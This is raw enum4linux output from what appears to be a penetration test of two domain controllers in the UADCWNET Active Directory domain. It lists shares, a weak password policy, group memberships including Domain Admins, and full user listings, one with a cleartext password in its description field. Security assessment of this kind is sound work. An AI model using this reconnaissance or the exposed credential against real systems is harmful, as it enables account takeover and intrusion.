        SYSVOL        Disk     Logon server share
        SYSVOL2        Disk
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.10.1
//192.168.10.1/ADMIN$        Mapping: DENIED, Listing: N/A
//192.168.10.1/C$  Mapping: DENIED, Listing: N/A
//192.168.10.1/Fileshare1     Mapping: OK, Listing: OK
//192.168.10.1/Fileshare2     Mapping: OK, Listing: OK
//192.168.10.1/HR  Mapping: OK, Listing: OK
//192.168.10.1/IPC$            [E] Can't understand response:
NT_STATUS_INVALID_INFO_CLASS listing \*
//192.168.10.1/NETLOGON   Mapping: OK, Listing: OK
//192.168.10.1/Resources     Mapping: OK, Listing: OK
//192.168.10.1/SYSVOL         Mapping: OK, Listing: OK
//192.168.10.1/SYSVOL2        Mapping: OK, Listing: OK

 ====================================================
|    Password Policy Information for 192.168.10.1    |
 ====================================================


[+] Attaching to 192.168.10.1 using test:test123

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: None
        [+] Password history length: None
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:
```

```
Password Complexity: Disabled
Minimum Password Length: 0


 ==============================
|    Groups on 192.168.10.1    |
 ==============================

[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

[+] Getting builtin group memberships:
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44d]
```

```
[+] Getting local group memberships:
Group 'DnsAdmins' (RID: 1101) has member: UADCWNET\N.Colon
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
group:[Human Resources] rid:[0x44f]
group:[Legal] rid:[0x450]
group:[Finance] rid:[0x451]
group:[Engineering] rid:[0x452]
group:[Sales] rid:[0x453]
group:[Information Technology] rid:[0x454]

[+] Getting domain group memberships:
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Mathis
Group 'Sales' (RID: 1107) has member: UADCWNET\E.Elliott
Group 'Sales' (RID: 1107) has member: UADCWNET\B.Fox
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Simmons
Group 'Sales' (RID: 1107) has member: UADCWNET\T.Todd
Group 'Sales' (RID: 1107) has member: UADCWNET\test
Group 'Sales' (RID: 1107) has member: UADCWNET\J.Kelly
Group 'Sales' (RID: 1107) has member: UADCWNET\C.Keller
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Wood
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Vasquez
Group 'Domain Admins' (RID: 512) has member: UADCWNET\T.Simmons
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Brock
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Jennings
Group 'Domain Admins' (RID: 512) has member: UADCWNET\J.Tate
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator
Group 'Human Resources' (RID: 1103) has member: UADCWNET\N.Colon
Group 'Human Resources' (RID: 1103) has member: UADCWNET\S.Higgins
Group 'Human Resources' (RID: 1103) has member: UADCWNET\A.Lucas
Group 'Human Resources' (RID: 1103) has member: UADCWNET\D.Gross
Group 'Human Resources' (RID: 1103) has member: UADCWNET\L.Sharp
Group 'Human Resources' (RID: 1103) has member: UADCWNET\C.Willis
Group 'Human Resources' (RID: 1103) has member: UADCWNET\M.Bradley
Group 'Human Resources' (RID: 1103) has member: UADCWNET\K.Patrick
Group 'Human Resources' (RID: 1103) has member: UADCWNET\B.Stanley
Group 'Finance' (RID: 1105) has member: UADCWNET\M.Carson
Group 'Finance' (RID: 1105) has member: UADCWNET\C.Romero
Group 'Finance' (RID: 1105) has member: UADCWNET\J.Poole
Group 'Finance' (RID: 1105) has member: UADCWNET\C.Lamb
Group 'Legal' (RID: 1104) has member: UADCWNET\T.Maldonado
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Munoz
Group 'Legal' (RID: 1104) has member: UADCWNET\O.Parker
Group 'Legal' (RID: 1104) has member: UADCWNET\D.Dunn
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Brock
Group 'Legal' (RID: 1104) has member: UADCWNET\G.Lambert
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Jennings
Group 'Legal' (RID: 1104) has member: UADCWNET\B.Blair
Group 'Legal' (RID: 1104) has member: UADCWNET\C.Horton
Group 'Legal' (RID: 1104) has member: UADCWNET\A.Norris
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Tate
Group 'Legal' (RID: 1104) has member: UADCWNET\J.Mccormick
Group 'Legal' (RID: 1104) has member: UADCWNET\S.Glover
Group 'Legal' (RID: 1104) has member: UADCWNET\R.Bridges
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Ballard
Group 'Information Technology' (RID: 1108) has member: UADCWNET\E.Wood
Group 'Information Technology' (RID: 1108) has member: UADCWNET\R.Moran
Group 'Information Technology' (RID: 1108) has member: UADCWNET\F.Payne
Group 'Information Technology' (RID: 1108) has member: UADCWNET\L.Vasquez
Group 'Information Technology' (RID: 1108) has member: UADCWNET\J.Patton
Group 'Information Technology' (RID: 1108) has member: UADCWNET\G.Turner
Group 'Information Technology' (RID: 1108) has member: UADCWNET\L.Campbell
Group 'Information Technology' (RID: 1108) has member: UADCWNET\test
Group 'Information Technology' (RID: 1108) has member: UADCWNET\M.Day
Group 'Information Technology' (RID: 1108) has member: UADCWNET\T.Reid
Group 'Domain Computers' (RID: 515) has member: UADCWNET\research$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\macintosh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\opsware$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\gn$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cidr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\support$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\classifieds$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ap$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ec$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\halflife$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc58$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tc$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\yu$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\img0$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vader$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\zw$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\maine$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\in-addr$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\calvin$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\vpn2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cust121$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc52$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mac5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\southdakota$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\sh$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL2$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL3$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL4$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL5$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL6$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL7$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL8$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL9$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\MSSQL10$
Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator
Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest
Group 'Engineering' (RID: 1106) has member: UADCWNET\N.Colon
Group 'Engineering' (RID: 1106) has member: UADCWNET\B.Fletcher
Group 'Engineering' (RID: 1106) has member: UADCWNET\H.Alexander
Group 'Engineering' (RID: 1106) has member: UADCWNET\L.Vasquez
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Harrington
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Jordan
Group 'Engineering' (RID: 1106) has member: UADCWNET\C.Romero
Group 'Engineering' (RID: 1106) has member: UADCWNET\M.Johnston
Group 'Engineering' (RID: 1106) has member: UADCWNET\E.Hoffman
Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Colon
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Ballard
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Mathis
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Higgins
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Maldonado
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Lucas
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Wood
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Munoz
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\O.Parker
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fletcher
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Moran
Group 'Domain Users' (RID: 513) has member: UADCWNET\H.Alexander
Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Payne
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Vasquez
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Harrington
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Patton
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Fox
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Jordan
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Carson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Simmons
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Gross
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Romero
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Brock
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Sharp
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Lambert
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Willis
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Turner
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Campbell
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Jennings
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Todd
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Poole
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Blair
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Horton
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Norris
Group 'Domain Users' (RID: 513) has member: UADCWNET\test
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Tate
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Johnston
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Bradley
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Mccormick
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Glover
Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Patrick
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Bridges
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Hoffman
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Reid
Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Stanley
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Kelly
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Lamb
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Keller

 ======================================================================
|    Users on 192.168.10.1 via RID cycling (RIDS: 500-550,1000-1050)    |
 ======================================================================
[I] Found new SID: S-1-5-21-2373017989-4057782597-2990666611
[I] Found new SID: S-1-5-21-2407547381-1006735410-685985656
[I] Found new SID: S-1-5-90
[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712
[I] Found new SID: S-1-5-80
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-2373017989-4057782597-2990666611 and logon username 'test', password 'test123'
S-1-5-21-2373017989-4057782597-2990666611-500 UADCWNET\Administrator (Local User)
S-1-5-21-2373017989-4057782597-2990666611-501 UADCWNET\Guest (Local User)
S-1-5-21-2373017989-4057782597-2990666611-502 UADCWNET\krbtgt (Local User)
S-1-5-21-2373017989-4057782597-2990666611-512 UADCWNET\Domain Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-513 UADCWNET\Domain Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-514 UADCWNET\Domain Guests (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-515 UADCWNET\Domain Computers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-516 UADCWNET\Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-517 UADCWNET\Cert Publishers (Local Group)
S-1-5-21-2373017989-4057782597-2990666611-518 UADCWNET\Schema Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-519 UADCWNET\Enterprise Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-520 UADCWNET\Group Policy Creator Owners (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-521 UADCWNET\Read-only Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-522 UADCWNET\Cloneable Domain Controllers (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-525 UADCWNET\Protected Users (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-526 UADCWNET\Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-527 UADCWNET\Enterprise Key Admins (Domain Group)
S-1-5-21-2373017989-4057782597-2990666611-1000 UADCWNET\SERVER1$ (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password 'test123'
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'
[+] Enumerating users using SID S-1-5-90 and logon username 'test', password 'test123'
[+] Enumerating users using SID S-1-5-80-3139157870-2983391045-3678747466-658725712 and logon username 'test',
password 'test123'
```

```
[+] Enumerating users using SID S-1-5-21-2407547381-1006735410-685985656 and logon username 'test', password 'test123'
S-1-5-21-2407547381-1006735410-685985656-500 SERVER1\Administrator (Local User)
S-1-5-21-2407547381-1006735410-685985656-501 SERVER1\Guest (Local User)
S-1-5-21-2407547381-1006735410-685985656-503 SERVER1\DefaultAccount (Local User)
S-1-5-21-2407547381-1006735410-685985656-504 SERVER1\WDAGUtilityAccount (Local User)
S-1-5-21-2407547381-1006735410-685985656-513 SERVER1\None (Domain Group)
==============================================
|    Getting printer info for 192.168.10.1    |
 ==============================================
No printers returned.


enum4linux complete on Tue Dec 28 14:47:32 2021
```

Server 2

```
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 16 09:34:36 2022

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.10.2
RID Range ........ 500-550,1000-1050
Username ......... 'test'
Password ......... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.10.2    |
 ====================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
|    Nbtstat Information for 192.168.10.2    |
 ============================================
Looking up status of 192.168.10.2
        SERVER2         <00> -         B <ACTIVE>  Workstation Service
        UADCWNET        <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        UADCWNET        <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        SERVER2         <20> -         B <ACTIVE>  File Server Service

        MAC Address = 00-15-5D-00-04-13

 =====================================
|    Session Check on 192.168.10.2    |
 =====================================
[+] Server 192.168.10.2 allows sessions using username 'test', password 'test123'

 ===========================================
|    Getting domain SID for 192.168.10.2    |
 ===========================================
Domain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611
[+] Host is part of a domain (not a workgroup)
```

```
 =====================================
|    OS information on 192.168.10.2    |
 =====================================
[+] Got OS info for 192.168.10.2 from smbclient:
[+] Got OS info for 192.168.10.2 from srvinfo:
            192.168.10.2   Wk Sv BDC Tim NT
            platform_id     :       500
            os version      :       10.0
            server type     :       0x801033

 ============================
|    Users on 192.168.10.2    |
 ============================
index: 0x6bd6 RID: 0x6bd6 acb: 0x00000210 Account: A.Lucas          Name: Alice Lucas   Desc: maiden
index: 0x6bf4 RID: 0x6bf4 acb: 0x00000210 Account: A.Norris         Name: Ada Norris    Desc: children
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator      Name: (null)        Desc: Built-in account for administering
the computer/domain
index: 0x6bf2 RID: 0x6bf2 acb: 0x00000210 Account: B.Blair          Name: Brendan Blair             Desc: tech
index: 0x6bdb RID: 0x6bdb acb: 0x00000210 Account: B.Fletcher       Name: Byron Fletcher            Desc: Chester
index: 0x6be3 RID: 0x6be3 acb: 0x00000210 Account: B.Fox            Name: Bobby Fox     Desc: FTC
index: 0x69e7 RID: 0x69e7 acb: 0x00000210 Account: B.Stanley        Name: Bobbie Stanley            Desc: turk
index: 0x6bf3 RID: 0x6bf3 acb: 0x00000210 Account: C.Horton         Name: Clay Horton Desc: Greta
index: 0x69ea RID: 0x69ea acb: 0x00000210 Account: C.Keller         Name: Corey KellerDesc: Replication Account
index: 0x69e9 RID: 0x69e9 acb: 0x00000210 Account: C.Lamb           Name: Cornelius Lamb            Desc: oceanside
index: 0x6bd3 RID: 0x6bd3 acb: 0x00000210 Account: C.Mathis         Name: Cedric Mathis             Desc: prominent
index: 0x6bd8 RID: 0x6bd8 acb: 0x00000210 Account: C.Munoz          Name: Chris Munoz               Desc: denunciation
index: 0x6be8 RID: 0x6be8 acb: 0x00000210 Account: C.Romero         Name: Cristina Romero           Desc: smirk
index: 0x6bec RID: 0x6bec acb: 0x00000210 Account: C.Willis         Name: Carl Willis   Desc: wavelength
index: 0x6be2 RID: 0x6be2 acb: 0x00000210 Account: D.Dunn           Name: Daniel DunnDesc: pinnacle
index: 0x6be7 RID: 0x6be7 acb: 0x00000210 Account: D.Gross          Name: Deborah Gross             Desc: gorse
index: 0x6bd9 RID: 0x6bd9 acb: 0x00000210 Account: E.Elliott        Name: Elmer ElliottDesc: Todd
index: 0x69e5 RID: 0x69e5 acb: 0x00000210 Account: E.Hoffman        Name: Evelyn Hoffman            Desc: pass:oBOrWKTN7h
index: 0x6bd7 RID: 0x6bd7 acb: 0x00000210 Account: E.Wood           Name: Edwin Wood                Desc: assiduity
index: 0x6bde RID: 0x6bde acb: 0x00000210 Account: F.Payne          Name: Felicia Payne             Desc: motet
index: 0x6beb RID: 0x6beb acb: 0x00000210 Account: G.Lambert        Name: Gilberto Lambert          Desc: AAAS
index: 0x6bed RID: 0x6bed acb: 0x00000210 Account: G.Turner         Name: Glen Turner Desc: Friday
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest    Name: (null)          Desc: Built-in account for guest access to the
computer/domain
index: 0x6bdd RID: 0x6bdd acb: 0x00000210 Account: H.Alexander      Name: Harvey Alexander          Desc: auxiliary
index: 0x6bd2 RID: 0x6bd2 acb: 0x00000210 Account: J.Ballard        Name: Johnnie Ballard           Desc: gassy
index: 0x69e8 RID: 0x69e8 acb: 0x00000210 Account: J.Kelly          Name: Jane Kelly    Desc: teetotal
index: 0x69e1 RID: 0x69e1 acb: 0x00000210 Account: J.Mccormick      Name: Jody Mccormick            Desc: electorate
index: 0x6be1 RID: 0x6be1 acb: 0x00000210 Account: J.Patton         Name: James Patton              Desc: papa
index: 0x6bf1 RID: 0x6bf1 acb: 0x00000210 Account: J.Poole          Name: Javier Poole Desc: syllogistic
index: 0x69dd RID: 0x69dd acb: 0x00000210 Account: J.Tate           Name: Juanita TateDesc: pastoral
index: 0x69e3 RID: 0x69e3 acb: 0x00010210 Account: K.Patrick        Name: Kelvin Patrick            Desc: methionine
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt   Name: (null)          Desc: Key Distribution Center Service Account
index: 0x6bee RID: 0x6bee acb: 0x00000210 Account: L.Campbell       Name: Leland Campbell           Desc: resistant
index: 0x6bea RID: 0x6bea acb: 0x00000210 Account: L.Sharp          Name: Lucia Sharp  Desc: Edgerton
index: 0x6bdf RID: 0x6bdf acb: 0x00000210 Account: L.Vasquez        Name: Leticia Vasquez           Desc: Caviness
index: 0x69df RID: 0x69df acb: 0x00000210 Account: M.Bradley        Name: Manuel Bradley            Desc: Ehrlich
index: 0x6be5 RID: 0x6be5 acb: 0x00000210 Account: M.Carson         Name: Miriam Carson             Desc: vestibule
index: 0x69e0 RID: 0x69e0 acb: 0x00000210 Account: M.Day            Name: Miguel Day  Desc: cereal
index: 0x6be0 RID: 0x6be0 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington          Desc: stiletto
index: 0x69de RID: 0x69de acb: 0x00000210 Account: M.Johnston       Name: Melinda Johnston          Desc: casino
index: 0x6be4 RID: 0x6be4 acb: 0x00000210 Account: M.Jordan         Name: Maryann Jordan            Desc: aboveground
index: 0x6bd1 RID: 0x6bd1 acb: 0x00000210 Account: N.Colon          Name: Nichole Colon             Desc: Proust
index: 0x6bda RID: 0x6bda acb: 0x00000210 Account: O.Parker         Name: Oliver Parker             Desc: indelible
```

```
index: 0x69e4 RID: 0x69e4 acb: 0x00000210 Account: R.Bridges        Name: Randy Bridges         Desc: fair
index: 0x6bdc RID: 0x6bdc acb: 0x00000210 Account: R.Moran          Name: Russell Moran         Desc: spicy
index: 0x6be9 RID: 0x6be9 acb: 0x00000210 Account: S.Brock          Name: Shawna Brock          Desc: giantess
index: 0x69e2 RID: 0x69e2 acb: 0x00000210 Account: S.Glover         Name: Sean Glover Desc: rye
index: 0x6bd4 RID: 0x6bd4 acb: 0x00000210 Account: S.Higgins        Name: Sadie Higgins         Desc: freer
index: 0x6bef RID: 0x6bef acb: 0x00000210 Account: S.Jennings       Name: Suzanne Jennings      Desc: NH
index: 0x6bd5 RID: 0x6bd5 acb: 0x00000210 Account: T.Maldonado Name: Tim Maldonado          Desc: Porte
index: 0x69e6 RID: 0x69e6 acb: 0x00000210 Account: T.Reid           Name: Tommy Reid            Desc: spicebush
index: 0x6be6 RID: 0x6be6 acb: 0x00000210 Account: T.Simmons        Name: Tracey Simmons        Desc: male
index: 0x6bf0 RID: 0x6bf0 acb: 0x00000210 Account: T.Todd           Name: Taylor Todd Desc: Antietam
index: 0x6bf5 RID: 0x6bf5 acb: 0x00000210 Account: test   Name: Pen test       Desc: seethed

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[J.Tate] rid:[0x69dd]
user:[M.Johnston] rid:[0x69de]
user:[M.Bradley] rid:[0x69df]
user:[M.Day] rid:[0x69e0]
user:[J.Mccormick] rid:[0x69e1]
user:[S.Glover] rid:[0x69e2]
user:[K.Patrick] rid:[0x69e3]
user:[R.Bridges] rid:[0x69e4]
user:[E.Hoffman] rid:[0x69e5]
user:[T.Reid] rid:[0x69e6]
user:[B.Stanley] rid:[0x69e7]
user:[J.Kelly] rid:[0x69e8]
user:[C.Lamb] rid:[0x69e9]
user:[C.Keller] rid:[0x69ea]
user:[N.Colon] rid:[0x6bd1]
user:[J.Ballard] rid:[0x6bd2]
user:[C.Mathis] rid:[0x6bd3]
user:[S.Higgins] rid:[0x6bd4]
user:[T.Maldonado] rid:[0x6bd5]
user:[A.Lucas] rid:[0x6bd6]
user:[E.Wood] rid:[0x6bd7]
user:[C.Munoz] rid:[0x6bd8]
user:[E.Elliott] rid:[0x6bd9]
user:[O.Parker] rid:[0x6bda]
user:[B.Fletcher] rid:[0x6bdb]
user:[R.Moran] rid:[0x6bdc]
user:[H.Alexander] rid:[0x6bdd]
user:[F.Payne] rid:[0x6bde]
user:[L.Vasquez] rid:[0x6bdf]
user:[M.Harrington] rid:[0x6be0]
user:[J.Patton] rid:[0x6be1]
user:[D.Dunn] rid:[0x6be2]
user:[B.Fox] rid:[0x6be3]
user:[M.Jordan] rid:[0x6be4]
user:[M.Carson] rid:[0x6be5]
user:[T.Simmons] rid:[0x6be6]
user:[D.Gross] rid:[0x6be7]
user:[C.Romero] rid:[0x6be8]
user:[S.Brock] rid:[0x6be9]
user:[L.Sharp] rid:[0x6bea]
user:[G.Lambert] rid:[0x6beb]
user:[C.Willis] rid:[0x6bec]
user:[G.Turner] rid:[0x6bed]
```

```
user:[L.Campbell] rid:[0x6bee]
user:[S.Jennings] rid:[0x6bef]
user:[T.Todd] rid:[0x6bf0]
user:[J.Poole] rid:[0x6bf1]
user:[B.Blair] rid:[0x6bf2]
user:[C.Horton] rid:[0x6bf3]
user:[A.Norris] rid:[0x6bf4]
